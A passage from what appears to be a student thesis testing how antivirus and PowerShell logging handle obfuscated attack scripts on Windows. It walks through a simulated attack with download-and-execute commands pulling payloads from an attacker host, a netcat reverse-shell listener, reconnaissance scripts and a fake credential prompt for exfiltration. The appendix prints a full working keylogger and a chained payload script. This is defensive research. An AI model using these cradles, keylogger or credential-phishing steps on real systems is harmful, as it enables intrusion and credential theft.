own, can gain administrator privileges. In this section a popular powershell script called 'Privesc' will be used. This script scans the computer for known vulnerabilities, and suggests to the user some attacks that he then can execute. Because the script may require user input multiple times, these type of scripts are run by attackers after the attacker establishes a reverse shell. Which as shown in the previous section can be established without triggering the AV program. In this test no obfuscation is used, since Privesc comes with its own obfuscation. Any further obfuscation results in a crash since the file itself exists out of four thousand lines with each line containing at least ten characters. The results can be found in table 11.

3.4.6 Conclusion

During the execution of all scripts, the powershell logging tool generated a large number of log entries. While the execution time was fairly short, the number of log entries created easely exceded hunderds of megabytes. The AV was able to detect the keylogger script, and the ransomware script, while failing to detect the reverse shell script and the privilege escalation script. During the execution of Privesc.ps1, the DLLInjection command was used to inject a command inside a dll service. This was also not detected by the AV. Since the AV was not able to detect the scripts, it can also be assumed that the AMSI tool did not detect it either, which shows that there are scripts that attackers can use during their attacking process, that will go through the default defence system of the average user. But when looking at the event logger, we can see in table 9 and tabletable1010 that, the event logger was able to detect some supicious activity which were documented in the log file with the warning level. Further more the event viewer shows that some scriptblocks are to large to fit in one event viewer. This can be seen in image 1, where the log event states:

```
Creating Scriptblock text (2 of 52)
```

This means that a very large script, large as in the script contains a high number of symbols, is executed. As mentioned before the obfuscation techniques of Invoke-Obfuscation create large scripts when obfuscated. Most scripts when obfuscated end up beign larger then five hundred thousand symbols. So this event log, could perhaps indicate that an obuscated file was executed. The windows versions,Windows 7 and 8 Home edition, which do not have scriptblock logging and module logging, did not show any sign of suspicous behavior. Which means that a new line of defence built around logging would be useless. It might be worth noting that scriptblock and module logging can be added to windows 7 and 8 if the OS is upgraded to pro edition. It is fair to assume that most people will not buy the upgrade, therefore leaving them vulnerable to some attacks. But if scriptblock and module logging are enabled and configured correctly, then they can act as another layer of defence. Some possible configurations will be presented in the next section.

3.5 In what ways can we bypass the standard defences of a Windows machine

In this section, a sub-question will be answered that wil aid with answering the upcoming sub-question: "What additional defence systems can be deployed against obfuscated powershell scripts". In order to answer this question, in this section a real world attack will be simulated. Therefore this section will be written from the perspective of the attacker. The results of the attack process will then afterwards be discussed from a defenders point of view.

3.5.1 Test Environment

In this subsection a short description of the environment will be given for reproducibility. A more detailed description can be found in chapter 2.

1. Victim machine: windows server 2019
2. Attacker machine: Parrot OS
3. Victim PowerShell: Powershell version: 5
4. Attack tools used:NetCat, nmap, python.

The assumptions made in this scenario is that the attacker has the ability to deploy some form of remote code execution. This will be used in order to start the attack. The properties of logfile "Microsoft-Windows-PowerShell/Operational have been set as followed:

- maximum size (default) 16.5mb
- Archive logging

The properties of logfile "Windows PowerShell have been set as followed:

- maximum size (default) 16.5mb
- Archive logging

Both logfiles were cleared before the attack and during the attack only one powershell process will be run in order to decrease unnecessary logging (noise).

3.5.2 Attack

Step 1.
After gaining the ability to execute code from a remote location, the attacker will gain access through executing a reverse shell script on the victim machine. In this case the reverse shell script of section 3.4.4 was used. The executed code on the victims machine in this case is:

```
iex (new-object Net.WebClient).downloadString
("http://192.168.2.36:8000/revShell.txt");
```

Inside revShell.txt the ip adress and portnumber are changed to 192.168.2.36 and 8888 respectively. The command used in a terminal on the attackers machine is:

```
nc -l -p 8888
```

After executing this script the attackers terminal gains access to a cmd terminal on the victim machine.
After gaining access to the machine, an attacker will go back to phase 2 of the attack (Reconnaissance). In this phase the attacker will scan the computer for as much information as possible.
Step 2.
First the attacker gains acces to a powershell terminal by executing:

```
powershell.exe
```

Step 3.
Afterwards the script Invoke-PortScan script is used by copy/pasting the content of the script in the reverse shell terminal.

```
Paste Invoke-Portscan.ps1
```

Step 4.
To check if the code was executed correctly, the attacker used Get-Help:

```
Get-Help Invoke-Portscan
```

Step 5.
Find victims ip:

```
ipconfig
```

Output:

```
Connection-specific DNS Suffix  . : home
Link-local IPv6 Address . . . . . : fe80::522:314e:958c:fca5%3
IPv4 Address. . . . . . . . . . . : 10.0.2.15
Subnet Mask . . . . . . . . . . . : 255.255.255.0
Default Gateway . . . . . . . . . : 10.0.2.2
```

Step 6.
Using Invoke-PortScan to find all available machines in the network and all ports used by processes:

```
Invoke-PortScan -StartAddress 10.0.2.1
      -EndAddress 10.0.2.254 -ResolveHost -ScanPort
```

Output:

```
IPAddress HostName Ports
--------- -------- -----
10.0.2.2  10.0.2.2 {}
10.0.2.3  10.0.2.3 {}
10.0.2.4  10.0.2.4 {}
10.0.2.15 WIN-H... {8...
```

In this case there are no other machines in the network, therefore another scan is done just for the victim machine.
Step 7.

```
Invoke-PortScan -StartAddress 10.0.2.15 -EndAddress 10.0.2.15 -ResolveHost -ScanPort
```

Output:

```
IPAddress HostName             Ports
--------- --------             -----
10.0.2.15 WIN-H8C7LGTI40B.home {80, 139, 445, 3389}
```

After some further scanning, it becomes clear that these ports will not help the attacker any further.
Step 8

```
iex (new-Object Net.WebClient).DownloadString(
    "http://192.168.2.36:8001/Check-VM.ps1");
```

Step 9

```
Check-VM
```

Output

```
This is a Hyper-V machine.
This is a Virtual Box.
```

Step 10

```
iex (new-Object Net.WebClient).DownloadString(
    "http://192.168.2.36:8001/Get-Information.ps1")
Get-Information
```

The output of this command is large and therefore is added as an attachment.
Step 11

```
iex (new-Object Net.WebClient).DownloadString
("http://192.168.2.36:8001/Invoke-SSIDExfil.ps1")
```

This script has a high chance of giving the attacker root privilege as can be read in the description.


```
Get-Help Invoke-SSIDExfil
```

Output:

```
NAME
    Invoke-SSIDExfil

SYNOPSIS
    Nishang script which can exfiltrate information like user credentials,
    using WLAN SSID.


SYNTAX
    Invoke-SSIDExfil [[-StringToDecode] <String>] [[-StringToExfiltrate]
    <String>] [-ExfilOnly] [-Decode] [<CommonParameters>]


DESCRIPTION
    In the default operation (without any option), the script opens a
    prompt which asks for user credentials and does not go away till
    valid local or domain credentials are entered in the prompt.
```

Although a system admin might not fall for this trick, many normal computer users will. This means that an attacker, when targeting a normal user, uses this scripts, then the chances of the attacker gaining root privilege is high. After the victim used their password, the following information was given to the attacker.


Figure 3: Output Invoke-SSIDExfil



3.5.3 conclusion


By using this SSID and Key the attacker can now advance towards gaining root priveleges on the victim machine. This is also where the attack scenario given will end. It is worth notin once again that all the information that was extracted from the victims machine, was extracted while AV was turned on. This is probably the case because scanning tools do not modify any vital parameter in a machine and therefore seem much more harmless then malware even though the potential of scanning scripts can be much more dangerous then a ransomeware script. Whit this, the subquestion of this section can be aswered. While AV does a good job protect a users machine against malware, it fails to defend a user from reconessaince scripts. Therefore hackers can make good use of the PowerShell built in commands to write sophisticated scanning scripts and gather valueable information that could aide the attacker in their next attack phases. A good example used here was **Get-Information**, which has given the attacker the name of the admin account allong with all the software currently installed on the computer. The logging tool however does document the attack correctly. It even stores values such as the attackers ip, which can be very usefull for the forensic analysis done after the attack.

Figure 4: ScriptBlockLogging log for reverse shell script



To gain a log file whith the least amount of noise possible, as in log entries that have nothing to do with the attack, a new script was created that executes step 1 to step 10. The script can be found as an attachment called Invoke-SuperScript. The log file was filtered with eventID 4104. This presented the following result:

Figure 5: ScriptBlockLogging log for Invoke-SuperScript.ps1 Unobfuscated



The log file was able to mark the scripts with the warning level. This already seems more promising then the AV-programs. However as mentioned in seciton 3.2, the attacker can obfuscate their script inorder to overwrite important log entries and therefore cover their tracks. Although this attack was tested on a machine using the archiving property of Event Viewer, the default setting is to overwrite old event entries. Meaning that a obfuscated script would ingeneral overwrite the important log entries shown in figure 5. In the next section, the thesis will discus some strategies to circumvent this issue.

3.6 What additional defence systems can be deployed against obfuscated powershell scripts

4 Sources

1. https://github.com/danielbohannon/Invoke-Obfuscation

2. https://www.blackhat.com/docs/us-17/thursdayus-17-Bohannon-Revoke-Obfuscation-PowerShell-Obfuscation-Detection-And

3. http://techgenix.com/powershell-script-obfuscation/

4. Compromising systems: implementing hacking phases — International Journal of Computer Science & Information Technology (IJCSIT) Vol 11, No 2, April 2019

5. Ethical Hacking Techniques with Penetration Testing— K.Bala Chowdappa et al, / (IJCSIT) International Journal of Computer Science and Information Technologies, Vol. 5 (3) , 2014, 3389-3393

6. A Study & Review on Code Obfuscation — 2016 World Conference on Futuristic Trends in Research and Innovation for Social Welfare

7. Fileless Malware Execution with PowerShell Is Easier than You May Realize [**McAfee**]

8. https://devblogs.microsoft.com/powershell/powershell-the-blue-team

9. https://www.fireeye.com/blog/threat-research/2016/02/greater_visibilityt.html

10. https://www.mdsec.co.uk/2018/06/exploring-powershell-amsi-and-logging-evasion/

11. https://www.varonis.com/blog/powershell-obfuscation-stealth-confusion-part-ii/

12. AMSI-Based Detection of Malicious PowerShell Code Using Contextual Embeddings

13. Common Cyber Attacks Reducing The Impact CESG.

14. Cyber-attacks – trends, patterns and security countermeasures, Andreea Bendovschi.

15. Phishing – challenges and solutions [Computer Fraud & Security] - Sathish A.P Kumar

16. https://github.com/lazywinadmin/PowerShell/blob/master/TOOL-Start-KeyLogger/Start-KeyLogger.ps1

17. ”I Agree to the Terms and Conditions”: (How) Do Users Read Privacy Policies Online? An Eye-Tracking Experiment Nili Steinfeld

5 Appendix

5.1 Tables

Table 1: Detection of obfuscated scripts on Windows 10

Obfuscation	OS	Program	Detected
Token ALL	Win 10	ALL	No
Token ALL	Win 10	ALL	No
String 1	Win 10	Windows Defender	Yes
String 2	Win 10	Windows Defender	Yes
String 3	Win 10	Windows Defender	Yes
Encoding 1	Win 10	Windows Defender	No
Encoding 2	Win 10	Windows Defender	No
Encoding 3	Win 10	Windows Defender	Yes
Encoding 4	Win 10	Windows Defender	Sometimes
Encoding 5	Win 10	Windows Defender	No
Encoding 6	Win 10	Windows Defender	Yes
Encoding 7	Win 10	Windows Defender	No
Encoding 8	Win 10	Windows Defender	No
Compress	Win 10	Windows Defender	Yes
String 1	Win 10	AVG	No
String 2	Win 10	AVG	No
String 3	Win 10	AVG	No
Encoding 1	Win 10	AVG	No
Encoding 2	Win 10	AVG	No
Encoding 3	Win 10	AVG	No
Encoding 4	Win 10	AVG	No
Encoding 5	Win 10	AVG	No
Encoding 6	Win 10	AVG	No
Encoding 7	Win 10	AVG	No
Encoding 8	Win 10	AVG	No
Compress	Win 10	AVG	No
String 1	Win 10	MCAfee	Yes
String 2	Win 10	MCAfee	Yes
String 3	Win 10	MCAfee	Yes
Encoding 1	Win 10	MCAfee	Yes
Encoding 2	Win 10	MCAfee	Yes
Encoding 3	Win 10	MCAfee	Yes
Encoding 4	Win 10	MCAfee	Yes
Encoding 5	Win 10	MCAfee	Yes
Encoding 6	Win 10	MCAfee	Yes
Encoding 7	Win 10	MCAfee	Yes
Encoding 8	Win 10	MCAfee	Yes
Compress	Win 10	MCAfee	Yes

Table 2: Detection of obfuscated scripts on Windows 8.1

Obfuscation	OS	Program	Detected
Token ALL	Win 8.1	ALL	No
AST ALL	Win 8.1	ALL	No
String 1	Win 8.1	Windows Defender	No
String 2	Win 8.1	Windows Defender	No
String 3	Win 8.1	Windows Defender	No
Encoding 1	Win 8.1	Windows Defender	No
Encoding 2	Win 8.1	Windows Defender	No
Encoding 3	Win 8.1	Windows Defender	No
Encoding 4	Win 8.1	Windows Defender	No
Encoding 5	Win 8.1	Windows Defender	ERROR
Encoding 6	Win 8.1	Windows Defender	No
Encoding 7	Win 8.1	Windows Defender	No
Encoding 8	Win 8.1	Windows Defender	No
Compress	Win 8.1	Windows Defender	No
String 1	Win 8.1	AVG	No
String 2	Win 8.1	AVG	No
String 3	Win 8.1	AVG	No
Encoding 1	Win 8.1	AVG	No
Encoding 2	Win 8.1	AVG	No
Encoding 3	Win 8.1	AVG	No
Encoding 4	Win 8.1	AVG	No
Encoding 5	Win 8.1	AVG	ERROR
Encoding 6	Win 8.1	AVG	No
Encoding 7	Win 8.1	AVG	No
Encoding 8	Win 8.1	AVG	No
Compress	Win 8.1	AVG	No
String 1	Win 8.1	MCAffee	No
String 2	Win 8.1	MCAffee	No
String 3	Win 8.1	MCAffee	No
Encoding 1	Win 8.1	MCAffee	No
Encoding 2	Win 8.1	MCAffee	No
Encoding 3	Win 8.1	MCAffee	No
Encoding 4	Win 8.1	MCAffee	No
Encoding 5	Win 8.1	MCAffee	ERROR
Encoding 6	Win 8.1	MCAffee	No
Encoding 7	Win 8.1	MCAffee	No
Encoding 8	Win 8.1	MCAffee	No
Compress	Win 8.1	MCAffee	No

Table 3: Detection of obfuscated scripts on Windows 7

Obfuscation	OS	Program	Detected
Token ALL	Win 7	ALL	No
AST ALL	Win 7	ALL	No
String 1	Win 7	Windows Defender	No
String 2	Win 7	Windows Defender	No
String 3	Win 7	Windows Defender	No
Encoding 1	Win 7	Windows Defender	No
Encoding 2	Win 7	Windows Defender	No
Encoding 3	Win 7	Windows Defender	No
Encoding 4	Win 7	Windows Defender	No
Encoding 5	Win 7	Windows Defender	ERROR
Encoding 6	Win 7	Windows Defender	No
Encoding 7	Win 7	Windows Defender	No
Encoding 8	Win 7	Windows Defender	No
Compress	Win 7	Windows Defender	No
String 1	Win 7	AVG	No
String 2	Win 7	AVG	No
String 3	Win 7	AVG	No
Encoding 1	Win 7	AVG	No
Encoding 2	Win 7	AVG	No
Encoding 3	Win 7	AVG	No
Encoding 4	Win 7	AVG	No
Encoding 5	Win 7	AVG	ERROR
Encoding 6	Win 7	AVG	No
Encoding 7	Win 7	AVG	No
Encoding 8	Win 7	AVG	No
Compress	Win 7	AVG	No

Table 4: Detection of obfuscated scripts on Windows server 2016

Obfuscation	OS	Program	Detected
Token ALL	Win 2016	ALL	No
AST ALL	Win 2016	ALL	No
String 1	Win 2016	Windows Defender	No
String 2	Win 2016	Windows Defender	No
String 3	Win 2016	Windows Defender	No
Encoding 1	Win 2016	Windows Defender	No
Encoding 2	Win 2016	Windows Defender	No
Encoding 3	Win 2016	Windows Defender	No
Encoding 4	Win 2016	Windows Defender	No
Encoding 5	Win 2016	Windows Defender	ERROR
Encoding 6	Win 2016	Windows Defender	No
Encoding 7	Win 2016	Windows Defender	No
Encoding 8	Win 2016	Windows Defender	No
Compress	Win 2016	Windows Defender	No

Table 5: Detection of obfuscated scripts on Windows server 2019

Obfuscation	OS	Program	Detected
Token ALL	Win 2019	ALL	No
AST ALL	Win 2019	ALL	No
String 1	Win 2019	Windows Defender	No
String 2	Win 2019	Windows Defender	No
String 3	Win 2019	Windows Defender	No
Encoding 1	Win 2019	Windows Defender	No
Encoding 2	Win 2019	Windows Defender	Yes
Encoding 3	Win 2019	Windows Defender	No
Encoding 4	Win 2019	Windows Defender	No
Encoding 5	Win 2019	Windows Defender	ERROR
Encoding 6	Win 2019	Windows Defender	No
Encoding 7	Win 2019	Windows Defender	No
Encoding 8	Win 2019	Windows Defender	No
Compress	Win 2019	Windows Defender	No

Table 6: Log file information after execution of mallware.

Windows 10/2016/2019	Events	File size in Mb	Highest Level	Warning	E.T. in seconds
PS-ML-Obfuscated	9296	15	verbose	0	10
PS-ML-Un-Obfuscated	550	1	verbose	1	10
PS-SL-Obfuscated	8291	16.5	information	0	10
PS-SL-Un-Obfuscated	556	1	verbose	1	10
Windows 8.1 Default	Events	File size in Mb	Highest Level	Warning	E.T. in seconds
PS-ML-Obfuscated	9296	15	verbose	0	10
PS-ML-Un-Obfuscated	550	1	verbose	0	10
PS-SL-Obfuscated	8291	16.5	information	0	10
PS-SL-Un-Obfuscated	556	1	verbose	0	10
Windows 8.1 (A.P.L)	Events	File size in Mb	Highest Level	Warning	E.T. in seconds
PS-ML-Obfuscated	9296	15	verbose	0	10
PS-ML-Un-Obfuscated	550	1	verbose	0	10
PS-SL-Obfuscated	8291	16.5	information	0	10
PS-SL-Un-Obfuscated	556	1	verbose	0	10

Table 7: Log file information after execution of Keylogger. With archive enabled

Windows 10/2016/2019	Events	File size in Mb	Highest Level	Warning	E.T. in seconds
PS-ML-Obfuscated	30283	50	verbose	0	10
PS-ML-Un-Obfuscated	550	1	verbose	0	10
PS-SL-Obfuscated	113258	187	information	0	10
PS-SL-Un-Obfuscated	556	1	verbose	0	10
Windows 8.1 Default	Events	File size in Mb	Highest Level	Warning	E.T. in seconds
PS-ML-Obfuscated	15	1	verbose	0	10
PS-ML-Un-Obfuscated	4	1	verbose	0	10
PS-SL-Obfuscated	8	1	information	0	10
PS-SL-Un-Obfuscated	6	1	verbose	0	10
Windows 8.1 (A.P.L)	Events	File size in Mb	Highest Level	Warning	E.T. in seconds
PS-ML-Obfuscated	28524	46	verbose	0	10
PS-ML-Un-Obfuscated	687	1	verbose	0	10
PS-SL-Obfuscated	30458	58	verbose	0	10
PS-SL-Un-Obfuscated	689	1	verbose	0	10

Table 8: Log file Ransomware

Windows 10/2016/2019	Events	File size in Mb	Highest Level	Warning
PS-ML-Obfuscated	183	1.07	verbose	0
PS-ML-Un-Obfuscated	134	1	verbose	0
PS-SL-Obfuscated	9377	8.07	information	50
PS-SL-Un-Obfuscated	326	1	Warning	50
Windows 8.1 Default	Events	File size in Mb	Highest Level	Warning
PS-ML-Obfuscated	9296	15	verbose	0
PS-ML-Un-Obfuscated	550	1	verbose	0
PS-SL-Obfuscated	8291	16.5	information	0
PS-SL-Un-Obfuscated	556	1	verbose	0
Windows 8.1 (A.P.L)	Events	File size in Mb	Highest Level	Warning
PS-ML-Obfuscated	9296	15	verbose	0
PS-ML-Un-Obfuscated	550	1	verbose	0
PS-SL-Obfuscated	8291	16.5	information	0
PS-SL-Un-Obfuscated	556	1	verbose	0

Table 9: Log file Reverse Shell

Windows 10/2016/2019	Events	File size in Mb	Highest Level	Warning	E.T. in seconds
PS-ML-Obfuscated	605	2	verbose	0	600
PS-ML-Un-Obfuscated	2689	4	verbose	0	1200
PS-SL-Obfuscated	425816	223	Warning	24	600
PS-SL-Un-Obfuscated	25596	16.07	Warning	3	1200

Table 10: Log file Privesc using Invoke-AllChecks

Windows 10/2016/2019	Events	File size in Mb	Highest Level	Warning	E.T. in seconds
PS-ML-Obfuscated	35231	134	verbose	0	10
PS-ML-Un-Obfuscated	N/A	N/A	N/A	N/A	N/A
PS-SL-Obfuscated	483822	247	Warning	48	10
PS-SL-Un-Obfuscated	N/A	N/A	N/A	N/A	N/A

5.2 Scripts

5.2.1 Simple script

```
Write-Host Hello World! -f red
```

5.2.2 Keylogger.ps1

```
function Start-KeyLogger($Path="$env:temp\keylogger.txt")
{
  $signatures = @'
[DllImport("user32.dll", CharSet=CharSet.Auto, ExactSpelling=true)]
public static extern short GetAsyncKeyState(int virtualKeyCode);
[DllImport("user32.dll", CharSet=CharSet.Auto)]
public static extern int GetKeyboardState(byte[] keystate);
[DllImport("user32.dll", CharSet=CharSet.Auto)]
public static extern int MapVirtualKey(uint uCode, int uMapType);
[DllImport("user32.dll", CharSet=CharSet.Auto)]
public static extern int ToUnicode(uint wVirtKey, uint wScanCode,
byte[] lpkeystate, System.Text.StringBuilder pwszBuff, int cchBuff, uint wFlags);
'@
  $API = Add-Type -MemberDefinition $signatures -Name 'Win32' -Namespace API -PassThru
  $null = New-Item -Path $Path -ItemType File -Force
  try
  {
    Write-Host 'Recording key presses. Press CTRL+C to see results.'
     -ForegroundColor Red
    while ($true) {
      Start-Sleep -Milliseconds 40
      for ($ascii = 9; $ascii -le 254; $ascii++) {
        $state = $API::GetAsyncKeyState($ascii)
        if ($state -eq -32767) {
          $null = [console]::CapsLock
          $virtualKey = $API::MapVirtualKey($ascii, 3)
          $kbstate = New-Object Byte[] 256
          $checkkbstate = $API::GetKeyboardState($kbstate)
          $mychar = New-Object -TypeName System.Text.StringBuilder
          $success = $API::ToUnicode($ascii, $virtualKey, $kbstate, $mychar,
          $mychar.Capacity, 0)
          if ($success)
          {
            [System.IO.File]::AppendAllText($Path, $mychar, [
            System.Text.Encoding]::Unicode)
          }
        }
      }
    }
```

```
  }
  finally
  {
    notepad $Path
  }
}
Start-KeyLogger
```

5.2.3 Invoke-SuperScript.ps1

```
function Invoke-SuperScript{

iex (new-Object net.webclient).DownloadString
("http://192.168.2.36:8000/Invoke-PortScan.ps1");

iex (new-Object Net.WebClient).DownloadString
("http://192.168.2.36:8000/Check-VM.ps1");

iex (new-Object Net.WebClient).DownloadString
("http://192.168.2.36:8000/Get-Information.ps1");

iex (new-Object Net.WebClient).DownloadString
("http://192.168.2.36:8000/Invoke-SSIDExfil.ps1");

Invoke-PortScan -StartAddress 10.0.2.1
    -EndAddress 10.0.2.254 -ResolveHost -ScanPort;

Invoke-PortScan -StartAddress 10.0.2.15
    -EndAddress 10.0.2.15 -ResolveHost -ScanPort;

Check-VM;

Get-Information;

Invoke-SSIDExfil;
}
```

5.2.4 Output:Get-Information

```
get-childitem : Cannot find path 'HKEY_CURRENT_USER\software\
simontatham\putty' because it does not exist.
At line:27 char:21
+         else{$key = get-childitem $regkey}
+                     ~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound:
    (HKEY_CURRENT_US...montatham\putty:String) [Get-ChildItem],
```

```
    ItemNotFoundException
    + FullyQualifiedErrorId :
    PathNotFound,Microsoft.PowerShell.Commands.GetChildItemCommand

get-childitem : Cannot find path
'HKEY_CURRENT_USER\software\simontatham\putty\sessions' because it
does not exist.
At line:27 char:21
+         else{$key = get-childitem $regkey}
+                     ~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound:
    (HKEY_CURRENT_US...\putty\sessions:String) [Get-ChildItem],
    ItemNotFoundException
    + FullyQualifiedErrorId :
    PathNotFound,Microsoft.PowerShell.Commands.GetChildItemCommand

get-item : Cannot find path
'HKLM:\SYSTEM\CurrentControlSet\services\snmp\parameters\validcommunities'
because it does not exist.
At line:26 char:37
+         if ($child -eq "no"){$key = get-item $regkey}
+                                     ~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound:
    (HKLM:\SYSTEM\Cu...alidcommunities:String) [Get-Item],
    ItemNotFoundException
    + FullyQualifiedErrorId :
    PathNotFound,Microsoft.PowerShell.Commands.GetItemCommand

get-item : Cannot find path
'HKCU:\SYSTEM\CurrentControlSet\services\snmp\parameters\validcommunities'
because it does not exist.
At line:26 char:37
+         if ($child -eq "no"){$key = get-item $regkey}
+                                     ~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound:
    (HKCU:\SYSTEM\Cu...alidcommunities:String) [Get-Item],
    ItemNotFoundException
    + FullyQualifiedErrorId :
    PathNotFound,Microsoft.PowerShell.Commands.GetItemCommand


Logged in users:
C:\Windows\system32\config\systemprofile
C:\Windows\ServiceProfiles\LocalService
C:\Windows\ServiceProfiles\NetworkService
C:\Users\NormalUser
```

```
C:\Users\Administrator

 Powershell environment:
Install
PID
ConsoleHostShortcutTarget
ConsoleHostShortcutTargetX86
Install

 Putty trusted hosts:


 Putty saved sessions:


 Recently used commands:


 Shares on the machine:


 Environment variables:
C:\Windows\system32\cmd.exe
C:\Windows\System32\Drivers\DriverData
Windows_NT
C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Window
\System32\WindowsPowerShell\v1.0\;C:\Windows\System32\OpenSSH\
.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
AMD64
C:\Program Files\WindowsPowerShell\Modules;C:\Windows\system32
\WindowsPowerShell\v1.0\Modules
C:\Windows\TEMP
C:\Windows\TEMP
SYSTEM
C:\Windows
2
6
Intel64 Family 6 Model 94 Stepping 3, GenuineIntel
5e03
auto

 More details for current user:
\\WIN-H8C7LGTI40B
WIN-H8C7LGTI40B
NormalUser
C:\Users\NormalUser
```

```
\Users\NormalUser
C:
C:\Users\NormalUser\AppData\Roaming
C:\Users\NormalUser\AppData\Local
WIN-H8C7LGTI40B

 SNMP community strings:


 SNMP community strings for current user:


 Installed Applications:


XAMPP
Microsoft Visual C++ 2015 x64 Minimum Runtime - 14.0.23026
7-Zip 16.04 (x64 edition)
Microsoft Visual C++ 2015 x64 Additional Runtime - 14.0.23026

 Installed Applications for current user:


 Domain Name:
0

 Contents of /etc/hosts:
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host

# localhost name resolution is handled within DNS itself.
```

```
#       127.0.0.1       localhost
#       ::1             localhost

 Running Services:
These Windows services are started:

   Application Information
   AVCTP service
   Background Intelligent Transfer Service
   Background Tasks Infrastructure Service
   Base Filtering Engine
   BranchCache
   Certificate Propagation
   CNG Key Isolation
   COM+ Event System
   Connected Devices Platform Service
   Connected Devices Platform User Service_617e1
   Connected User Experiences and Telemetry
   CoreMessaging
   Cryptographic Services
   DCOM Server Process Launcher
   DFS Namespace
   DHCP Client
